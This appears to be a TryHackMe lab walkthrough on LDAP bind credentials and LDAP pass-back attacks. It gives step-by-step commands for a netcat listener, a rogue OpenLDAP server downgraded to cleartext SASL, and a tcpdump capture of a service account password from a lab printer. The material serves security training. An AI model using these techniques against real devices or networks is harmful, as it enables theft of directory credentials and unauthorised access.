
LDAP Bind Credentials
LDAP
Another method of AD authentication that applications can use is Lightweight Directory Access Protocol (LDAP) authentication. LDAP authentication is similar to NTLM authentication. However, with LDAP authentication, the application directly verifies the user's credentials. The application has a pair of AD credentials that it can use first to query LDAP and then verify the AD user's credentials.
LDAP authentication is a popular mechanism with third-party (non-Microsoft) applications that integrate with AD. These include applications and systems such as:
- Gitlab
- Jenkins
- Custom-developed web applications
- Printers
- VPNs
If any of these applications or services are exposed on the internet, the same type of attacks as those leveraged against NTLM authenticated systems can be used. However, since a service using LDAP authentication requires a set of AD credentials, it opens up additional attack avenues. In essence, we can attempt to recover the AD credentials used by the service to gain authenticated access to AD. The process of authentication through LDAP is shown below:

If you could gain a foothold on the correct host, such as a Gitlab server, it might be as simple as reading the configuration files to recover these AD credentials. These credentials are often stored in plain text in configuration files since the security model relies on keeping the location and storage configuration file secure rather than its contents. Configuration files are covered in more depth in Task 7.
LDAP Pass-back Attacks
However, one other very interesting attack can be performed against LDAP authentication mechanisms, called an LDAP Pass-back attack. This is a common attack against network devices, such as printers, when you have gained initial access to the internal network, such as plugging in a rogue device in a boardroom.
LDAP Pass-back attacks can be performed when we gain access to a device's configuration where the LDAP parameters are specified. This can be, for example, the web interface of a network printer. Usually, the credentials for these interfaces are kept to the default ones, such as admin:admin or admin:password. Here, we won't be able to directly extract the LDAP credentials since the password is usually hidden. However, we can alter the LDAP configuration, such as the IP or hostname of the LDAP server. In an LDAP Pass-back attack, we can modify this IP to our IP and then test the LDAP configuration, which will force the device to attempt LDAP authentication to our rogue device. We can intercept this authentication attempt to recover the LDAP credentials.
Performing an LDAP Pass-back
There is a network printer in this network where the administration website does not even require credentials. Navigate to http://printer.za.tryhackme.com/settings.aspx to find the settings page of the printer:

Using browser inspection, we can also verify that the printer website was at least secure enough to not just send the LDAP password back to the browser:

So we have the username, but not the password. However, when we press test settings, we can see that an authentication request is made to the domain controller to test the LDAP credentials. Let's try to exploit this to get the printer to connect to us instead, which would disclose the credentials. To do this, let's use a simple Netcat listener to test if we can get the printer to connect to us. Since the default port of LDAP is 389, we can use the following command:
nc -lvp 389Note that if you use the AttackBox, the you should first disable slapd using service slapd stop. Then, we can alter the Server input box on the web application to point to our IP and press Test Settings.
Your IP will be your VPN IP and will either be a 10.50.x.x IP or 10.51.x.x IP. You can use ip a to list all interfaces. Please make sure to use this as your IP, otherwise you will not receive a connection back. Please also make note of the interface for this IP, since you will need it later in the task.
You should see that we get a connection back, but there is a slight problem:
[thm@thm]$ nc -lvp 389
listening on [any] 389 ...
10.10.10.201: inverse host lookup failed: Unknown host
connect to [10.10.10.55] from (UNKNOWN) [10.10.10.201] 49765
0?DC?;
?
?x
 objectclass0?supportedCapabilities
You may require more than one try to receive a connection back but it should respond within 5 seconds. The supportedCapabilities response tells us we have a problem. Essentially, before the printer sends over the credentials, it is trying to negotiate the LDAP authentication method details. It will use this negotiation to select the most secure authentication method that both the printer and the LDAP server support. If the authentication method is too secure, the credentials will not be transmitted in cleartext. With some authentication methods, the credentials will not be transmitted over the network at all! So we can't just use normal Netcat to harvest the credentials. We will need to create a rogue LDAP server and configure it insecurely to ensure the credentials are sent in plaintext.
Hosting a Rogue LDAP Server
There are several ways to host a rogue LDAP server, but we will use OpenLDAP for this example. If you are using the AttackBox, OpenLDAP has already been installed for you. However, if you are using your own attack machine, you will need to install OpenLDAP using the following command:
sudo apt-get update && sudo apt-get -y install slapd ldap-utils && sudo systemctl enable slapd
You will however have to configure your own rogue LDAP server on the AttackBox as well. We will start by reconfiguring the LDAP server using the following command:

sudo dpkg-reconfigure -p low slapdMake sure to press <No> when requested if you want to skip server configuration:

For the DNS domain name, you want to provide our target domain, which is za.tryhackme.com:

Use this same name for the Organisation name as well:

Provide any Administrator password:

Select MDB as the LDAP database to use:

For the last two options, ensure the database is not removed when purged:
Move old database files before a new one is created:

Before using the rogue LDAP server, we need to make it vulnerable by downgrading the supported authentication mechanisms. We want to ensure that our LDAP server only supports PLAIN and LOGIN authentication methods. To do this, we need to create a new ldif file, called with the following content:
#olcSaslSecProps.ldif
dn: cn=config
replace: olcSaslSecProps
olcSaslSecProps: noanonymous,minssf=0,passcred
The file has the following properties:
- olcSaslSecProps: Specifies the SASL security properties
- noanonymous: Disables mechanisms that support anonymous login
- minssf: Specifies the minimum acceptable security strength with 0, meaning no protection.
Now we can use the ldif file to patch our LDAP server using the following:
sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo service slapd restartWe can verify that our rogue LDAP server's configuration has been applied using the following command (Note: If you are using Kali, you may not receive any output, however the configuration should have worked and you can continue with the next steps):
[thm@thm]$ ldapsearch -H ldap:// -x -LLL -s base -b "" supportedSASLMechanisms
dn:
supportedSASLMechanisms: PLAIN
supportedSASLMechanisms: LOGIN
Capturing LDAP Credentials
Our rogue LDAP server has now been configured. When we click the "Test Settings" at http://printer.za.tryhackme.com/settings.aspx, the authentication will occur in clear text. If you configured your rogue LDAP server correctly and it is downgrading the communication, you will receive the following error: "This distinguished name contains invalid syntax". If you receive this error, you can use a tcpdump to capture the credentials using the following command:
[thm@thm]$ sudo tcpdump -SX -i breachad tcp port 389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:41:52.979933 IP 10.10.10.201.49834 > 10.10.10.57.ldap: Flags [P.], seq 4245946075:4245946151, ack 1113052386, win 8212, length 76
	0x0000:  4500 0074 b08c 4000 8006 20e2 0a0a 0ac9  E..t..@.........
	0x0010:  0a0a 0a39 c2aa 0185 fd13 fedb 4257 d4e2  ...9........BW..
	0x0020:  5018 2014 1382 0000 3084 0000 0046 0201  P.......0....F..
	0x0030:  0263 8400 0000 3d04 000a 0100 0a01 0002  .c....=.........
	0x0040:  0100 0201 7801 0100 870b 6f62 6a65 6374  ....x.....object
	0x0050:  636c 6173 7330 8400 0000 1904 1773 7570  class0.......sup
	0x0060:  706f 7274 6564 5341 534c 4d65 6368 616e  portedSASLMechan
	0x0070:  6973 6d73                                isms
10:41:52.979938 IP 10.10.10.57.ldap > 10.10.10.201.49834: Flags [.], ack 4245946151, win 502, length 0
	0x0000:  4500 0028 247d 4000 4006 ed3d 0a0a 0a39  E..($}@.@..=...9
	0x0010:  0a0a 0ac9 0185 c2aa 4257 d4e2 fd13 ff27  ........BW.....'
	0x0020:  5010 01f6 2930 0000                      P...)0..
10:41:52.980162 IP 10.10.10.57.ldap > 10.10.10.201.49834: Flags [P.], seq 1113052386:1113052440, ack 4245946151, win 502, length 54
	0x0000:  4500 005e 247e 4000 4006 ed06 0a0a 0a39  E..^$~@.@......9
	0x0010:  0a0a 0ac9 0185 c2aa 4257 d4e2 fd13 ff27  ........BW.....'
	0x0020:  5018 01f6 2966 0000 3034 0201 0264 2f04  P...)f..04...d/.
	0x0030:  0030 2b30 2904 1773 7570 706f 7274 6564  .0+0)..supported
	0x0040:  5341 534c 4d65 6368 616e 6973 6d73 310e  SASLMechanisms1.
	0x0050:  0405 504c 4149 4e04 054c 4f47 494e       ..PLAIN..LOGIN
[....]
10:41:52.987145 IP 10.10.10.201.49835 > 10.10.10.57.ldap: Flags [.], ack 3088612909, win 8212, length 0
	0x0000:  4500 0028 b092 4000 8006 2128 0a0a 0ac9  E..(..@...!(....
	0x0010:  0a0a 0a39 c2ab 0185 8b05 d64a b818 7e2d  ...9.......J..~-
	0x0020:  5010 2014 0ae4 0000 0000 0000 0000       P.............
10:41:52.989165 IP 10.10.10.201.49835 > 10.10.10.57.ldap: Flags [P.], seq 2332415562:2332415627, ack 3088612909, win 8212, length 65
	0x0000:  4500 0069 b093 4000 8006 20e6 0a0a 0ac9  E..i..@.........
	0x0010:  0a0a 0a39 c2ab 0185 8b05 d64a b818 7e2d  ...9.......J..~-
	0x0020:  5018 2014 3afe 0000 3084 0000 003b 0201  P...:...0....;..
	0x0030:  0560 8400 0000 3202 0102 0418 7a61 2e74  .`....2.....za.t
	0x0040:  7279 6861 636b 6d65 2e63 6f6d 5c73 7663  ryhackme.com\svc
	0x0050:  4c44 4150 8013 7472 7968 6163 6b6d 656c  LDAP..password11
Also, note that password11 is an example. The password for your service will be different. You may have to press the "Test Settings" button a couple of times before the TCPdump will return data since we are performing the attack over a VPN connection.
Now we have another set of valid AD credentials! By using an LDAP pass-back attack and downgrading the supported authentication mechanism, we could intercept the credentials in cleartext.
No comments to display
No comments to display